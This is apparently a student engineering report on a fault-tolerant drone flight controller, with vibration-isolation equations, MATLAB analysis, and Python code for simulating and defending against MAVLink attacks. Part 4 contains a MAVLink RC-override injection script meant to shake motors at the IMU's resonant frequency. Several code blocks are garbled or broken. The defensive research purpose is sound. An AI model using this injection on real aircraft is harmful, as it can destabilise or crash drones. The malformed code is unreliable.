

7/8/2026

A FAULT TOLERANT CYBER PHYSICAL FLIGHT CONTROLLER DETECTING MAVLINK TELEMETRY ATTACKS AND MITIGATING HARMONIC REASONANCE IN UAV SWARMS

UAV drone technology

UAV SWARMS

LOVEJOY MAKANGANI

AERONAUTICAL ENGINEERING STUDENT

Title

A FAULT TOLERANT CYBER PHYSICAL FLIGHT CONTROLLER DETECTING MAVLINK TELEMETRY ATTACKS AND MITIGATING HARMONIC REASONANCE IN UAV SWARMS

Introductions

Unmanned aerial vehicles UAV swarms depend on MAVLINK protocol for telemetry and ground-based communication things. Every airspace vehicle uses Mav link but it doesn't have cryptographic authentication this exposes them to cyber-attacks and telemetry spoofing by hackers and the air vehicle because useless for air travel and good navigation. So, an attacker can send high frequency motor commands so that the drones propulsion systems vibrate more. These high vibrations align with the inertial measurement unit IMU of the materials or support the entire systems loses stability and starts shaking

This project address dual layer of security to make UAV swarms stand against cybersecurity and physical attacks. The cyber security layer has advanced algorithms that detect and monitor Mav link traffic and the physical layer aims to protect against abnormal resonances so that the drones remain in good orientation

I am going to use mechanical modelling and mathematical simulation and calculate transmission requirements and find mass, stiffness, and damping coefficients to make sure that the physical structure is safe from induced higher frequencies from an attack.

The main goal is to create a swarm of drones that are hard for software attacks to attacker telemetry and ensure mechanical structure remains safe allowing the sensors on UAV to store and process data under active cyber physical attack

Functions:

1. Deep offshore wind farm maintenance

The mission:

Autonomously swarm coordinated inspection of wind turbines that are in seas such as North Sea

Why use drone:

Oceans have violent winds that destroy normal drones my controller dampens the vibrations allowing the swarm drones to fly and inspect blades for cracks and damages

2. Nuclear or chemical disaster mapping

Mission:

Entering hazardous zones such as chemical plant disasters or nuclear leak to map out the size of their danger zone for human rescue operations

Why use drones

Extreme heat and radiation usually fry normal drones motor and GPS my fault tolerant system ensures swarm operation built with resilient materials

3. Autonomous cargo transport and smart city logistics

Mission:

Delivering time sensitive medical supplies, organs such as a live heart, blood bags for hospitals in a crowded city, the drones simply fly in coordinated way

Why use drones:

Drone blocks Mav link telemetry attack ensuring speed and 100 percent secretive safety of delivery of cargo and healthy things

4. Smart agriculture and crop health mapping

Mission

Scanning massive European farmlands to identify crop diseases, wild life movements and the thieves thereof, water waste or pest infections.

Why use drones

A swarm of drones can scan thousands of hectares in small amount of time and working as a swarm ensures redundancy suppose one fails

Budget

Component Category | Description / Specifications | Estimated Cost (USD)

Airframe & Mechanical | Custom carbon fibre composite frame with 3D-printed vibration isolation \$80 – \$150

Propulsion System | Brushless motors (×4), Electronic Speed Controllers (ESCs), and \$120 – \$250
propellers

Flight Control & Sensors | Pixhawk or compatible flight controller, IMU, and GPS

module \$150 – \$300

Power System | High-discharge LiPo batteries (4S/6S) and intelligent battery charger \$60 – \$120

Telemetry & Communications | Companion computer or ESP32/Wi-Fi modules for MAV Link telemetry relay \$40 – \$100

Total Single Prototype Cost | Fully integrated custom R&D airframe | \$450 – \$920

Part 2

Mathematical modelling and physical analysis

This is the second step looks at the equations of motion and computational vibrations required during the inertial measurement unit IMU during a Mav link telemetry attack

Harmonic base motion

M= mass of IMU and suspended mounting plate kg

K= equivalent stiffness of elastomeric mounts (N/m)

Y(t)= Absolute harmonic displacement displacement of the drone frame (m)

X(t)= absolute harmonic displacement of IMU payload (m)

$Y(t) = Y \sin(\omega t)$

IMU mass displacement x(t)

Mass-spring-damper parameters

IMU payload (mass) m

Damper stiffness components k/2

Damping components c/2

We represent the mounting system as a single-degree-of-freedom SDOF

Newtons second law

$$m \cdot x'' + c \cdot (x' - y') + k \cdot (x - y) = 0$$

for the relative motion between IMU and vibrating chasis

$$m \cdot z'' + c \cdot z' + k \cdot z = -m \cdot y''$$

derivation of transmissibility (Tr)

$$y(t) = Y \sin(\omega t)$$

$$y''(t) = -\omega^2 * Y * \sin(\omega t)$$

The governing differential equation becomes

$$m * z'' + c * z' + k * z = m * \omega^2 * Y * \sin(\omega t)$$

the steady state for complete displacement $x(t) = X \sin(\omega t - \phi)$ gives the ration of output force/amplitude transmitted to the IMU relative to the input base amplitude and this is defined as transmissibility (Tr)

$$Tr = X/Y = \sqrt{[1 + (2 * \zeta * r)^2] / [(1 - r^2)^2 + (2 * \zeta * r)^2]}$$

Where the dimensionless parameters are defined as:

$\omega_n = \sqrt{k/m}$: Undamped natural frequency (rad/s)

$r = \omega / \omega_n$: Frequency ratio

$\zeta = c / (2 * \sqrt{k * m})$: Damping ratio

$T(r) < 1$ to attenuate vibrations reaching IMU


This yiled to the equation

$r > \sqrt{2}$ implies $\omega > \sqrt{2} \omega_n$

this inequality shows that the isolation only occurs when the excitation frequency forced by the motor attack is greater than $\sqrt{2}$ times the natural frequency

MMATLAB SCRIPT / PARAMETRIC Transmissibility analysis

MATLAB code



```
% Project: Cyber-Physical UAV Flight Controller
% Script: Transmissibility Curve Derivation for IMU Mount
clear; clc; close all;

% System Properties
m = 0.025;          % IMU + Mounting Plate mass (25 grams)
k = 1800;           % Total stiffness of 4 Shore 30A mounts (N/m)
c = 1.2;            % Viscous damping coefficient (N*s/m)

% Derived Parameters
wn = sqrt(k/m);      % Natural angular frequency
                     % (rad/s)
fn = wn / (2*pi);    % Natural frequency (Hz)
zeta = c / (2*sqrt(k*m)); % Damping ratio

% Frequency Range (0 to 200 Hz covers standard BLDC motor
excitation)
```

```

f = linspace(0, 200, 2000); % Excitation frequency in Hz
w = 2 * pi * f; % Excitation angular frequency
(rad/s)

r = w ./ wn; % Frequency ratio

% Calculate Transmissibility Tr
num = 1 + (2 * zeta * r).^2;
den = (1 - r.^2).^2 + (2 * zeta * r).^2;
Tr = sqrt(num ./ den);

% Isolation Boundary Identification
r_iso = sqrt(2);
f_iso = r_iso * fn;

% Plotting
figure('Name', 'IMU Transmissibility Spectrum', 'Color', [1 1
1]);

plot(f, Tr, 'k-', 'LineWidth', 2); hold on;

% Threshold lines
yline(1.0, 'r--', 'LineWidth', 1.2, 'DisplayName', 'Unity (No
Isolation)');

xline(fn, 'b:', 'LineWidth', 1.2, 'DisplayName',
sprintf('Resonance (f_n = %.1f Hz)', fn));

xline(f_iso, 'g--', 'LineWidth', 1.2, 'DisplayName',
sprintf('Isolation Start (f_iso = %.1f Hz)', f_iso));

% Highlight Isolation Zone
patch([f_iso 200 200 f_iso], [0 0 1 1], [0.8 0.95 0.8], ...
'FaceAlpha', 0.3, 'EdgeColor', 'none', 'DisplayName',
'Isolation Region (Tr < 1)');

xlabel('Excitation Frequency f (Hz)');
ylabel('Transmissibility T_r');
title('IMU Mount Transmissibility vs Excitation Frequency');
legend('Location', 'northeast');

grid on;
UAV SWARMS

```

```
ylim([0 4]);  
xlim([0 200]);
```


Part 3



mechanical cad and physical isolator design (solidworks)

mathematical criteria is $F_n = 42.7\text{hz}$

isolation starts at $F_{iso} = 60.4\text{hz}$

CAD DESIGN OF THE REASONANT PLATE





Item No. Component Qty Description

- 1 Main Chassis 1 Central quadcopter airframe and motor arms
- 2 Brushless Motor 4 Rotor propulsion units
- 3 Propeller 4 Rotor blades (Blue)
- 4 Landing Gear Assembly 1 Curved tubular legs and horizontal skids
- 5 Camera Gimbal 1 Underside payload module
- 6 Isolator Base Plate 1 Lower mount for the IMU assembly
- 7 Isolator Top Plate 1 Suspended IMU platform
- 8 Silicone Damper 4 Elastomeric shock absorbers (Blue)
- 9 IMU / Flight Controller 1 Top-mounted avionics sensor module

PART 4 cyber-physical attack simulation (python and mavlink)

Mission planner software for flight simulation



Python code of the mavlink

```
print("Heartbeat received. Target locked.")
```

```

    print(f"Injecting resonant frequency: {resonant_frequency} Hz for {duration}
seconds...")

    start_time = time.time()

    # Calculate angular frequency
    omega = 2.0 * math.pi * resonant_frequenc

    while (time.time() - start_time) < duration:

        current_time = time.time() - start_time

        # Harmonic excitation function
        current_pwm = int(base_pwm + amplitude * math.sin(omega * current_time))

        # 3. Send aggressive MAVLink RC Override commands to all 4 motors
        master.mav.rc_channels_override_send(

            master.target_system,

            master.target_component,

            current_pwm, current_pwm, current_pwm, current_pwm,

            0, 0, 0,

            # Maintain a fast update rate to accurately simulate the high-frequency wave

            time.sleep(0.01)

        # 4. Release overrides and return control
        master.mav.rc_channels_override_send(

            master.target_system, master.target_component,

            0, 0, 0, 0, 0, 0, 0, 0

        )

        print("Attack simulation complete. Control released.")

    # Execute the attack for 10 seconds

    if __name__ == '__main__':

        inject_vibration(10)

```

Defensive engineering and sensor fusion filtering

Défense strategy: adaptive notch filtering

Instead of basing on physical dampening, the flight controllers can dynamically filter out frequencies of abnormal value

defence implementation

Senser_defense.py

Python script of code that detects and filters anormally frequencies

```
import time
import math
class FlightControllerDefense:
    def init(self, frequency_threshold=20.0, amplitude_limit=250):
        self.frequency_threshold = frequency_threshold
        self.amplitude_limit = amplitude_limit
        self.is_locked_down = False

    def monitor_and_filter(self, current_pwm, base_pwm):
        delta = abs(current_pwm - base_pwm)
        # Detect abnormal high-amplitude oscillation signatures
        if delta > self.amplitude_limit:
            if not self.is_locked_down:
                print("[WARNING] Anomaly detected: High-frequency actuator variance exceeds safety limits!")
                print("[DEFENSE] Engaging software notch filter and clamping motor mixing matrix.")
                self.is_locked_down = True
            # Clamp the PWM to safe baseline hover limits to neutralize the attack vector
            return base_pwm
        if self.is_locked_down and delta <= self.amplitude_limit:
            print("[INFO] Telemetry normalized. Restoring full manual control channels.")
            self.is_locked_down = False
            return current_pwm
        # Testing the defense filter logic against our attack profile
        if name == 'main':
            defense = FlightControllerDefense()
            base_pwm = 1500
            # Simulate receiving normal vs malicious attack signals
```

UAV SWARMS

```

test_signals = [1510, 1520, 1800, 1850, 1490, 1500]

print("Running defense filter simulation...")
for sig in test_signals:
    filtered_pwm = defense.monitor_and_filter(sig, base_pwm)
    print(f"Input PWM: {sig} ---> Filtered Active PWM: {filtered_pwm}")
    time.sleep(0.1)

```

Real- time Mavlink Interception and Defense Loop

full loop simulation code

```

from pymavlink import mavutil
import time
import math

class MAVLinkDefenseProxy:
    def init(self, connection_string, amplitude_limit=250):
        self.connection_string = connection_string
        self.amplitude_limit = amplitude_limit
        self.base_pwm = 1500
        self.is_locked_down = False
        print(f"Connecting to target: {connection_string}...")
        self.master = mavutil.mavlink_connection(connection_string)
        self.master.wait_heartbeat()
        print("Heartbeat locked. Defense proxy active.")
        def run_proxy(self):
            try:
                while True:
                    # Listen for incoming messages (like RC_CHANNELS_OVERRIDE)
                    msg = self.master.recv_match(type=['RC_CHANNELS_OVERRIDE', 'COMMAND_LONG'],
                    blocking=True, timeout=1.0)
                    if msg and msg.get_type() == 'RC_CHANNELS_OVERRIDE':
                        # Extract channel 1 override value as a test vector
                        chan1 = msg.chan1_raw
                        if chan1 > 0: # If an override is active
                            delta = abs(chan1 - self.base_pwm)
                            if delta > self.amplitude_limit:
                                print(f"[SECURITY ALERT] Malicious frequency spike detected! PWM: {chan1}.
                                Neutralizing...")
                                # Counter-action: Send neutralizing baseline command override

```

UAV SWARMS

```

self.master.mav.rc_channels_override_send(
self.master.target_system,
self.master.target_component,
self.base_pwm, self.base_pwm, self.base_pwm, self.base_pwm,
0, 0, 0, 0
)
else:
print(f"[INFO] Telemetry nominal. Channel 1 PWM: {chan1}")
time.sleep(0.01)
except KeyboardInterrupt:
print("\nProxy terminated by user. Releasing control.")
if name == 'main':
# Point this to your SITL TCP endpoint
proxy = MAVLinkDefenseProxy('tcp:127.0.0.1:5762')
proxy.run_proxy()

```

Hardware Deployment and implementation pipeline

Hardware

I used Pixhawk to connect to my workstation using physical UART-to-USB bridge

Firmware hardening using flashed defence logic directly into Nuttx RTOS or ESP32 coprocessor

Port remapping done from TCP port to physical serial COM port

Conclusion

This project was able to connect gaps between aeronautical engineering and cyber security showing that physical airframe and digital telemetry can not be secured in isolation

By designing a controlled Mav link injection vector, I proved that high frequency cyber attacks can easily exploit the parts of the airframe that resonant with sensors. The implementation of real life and real time software defined defence proxy and robust architecture that detects and neutralize cyber threats before they damage the UAV.

Fortunately, this implementation of cyber-physical components provides resistance against attacks and stands as next generation intelligent drone.

This proof of concept can be easily scaled to swarm drone technology which perfectly synchronize

References & Software Documentation

1. **ArduPilot Development Team.** ArduPilot SITL (Software In The Loop) Documentation. Retrieved from <https://ardupilot.org/dev/docs/sitl-simulator-software-in-the-loop.html>
2. **Pymavlink Community.** Pymavlink Documentation & Protocol Implementation. Python MAVLink library available at <https://github.com/ArduPilot/pymavlink>
3. **MathWorks.** MATLAB & Simulink R2023b: Control System Toolbox and Frequency Response Estimation. Available at <https://www.mathworks.com/products/matlab.html>
4. **Dassault Systèmes.** SolidWorks 3D CAD: Parametric Modeling and Composite Airframe Structural Analysis. Available at <https://www.solidworks.com/>
5. **Mission Planner.** Open-source ground control station for ArduPilot. Available at <https://ardupilot.org/planner/>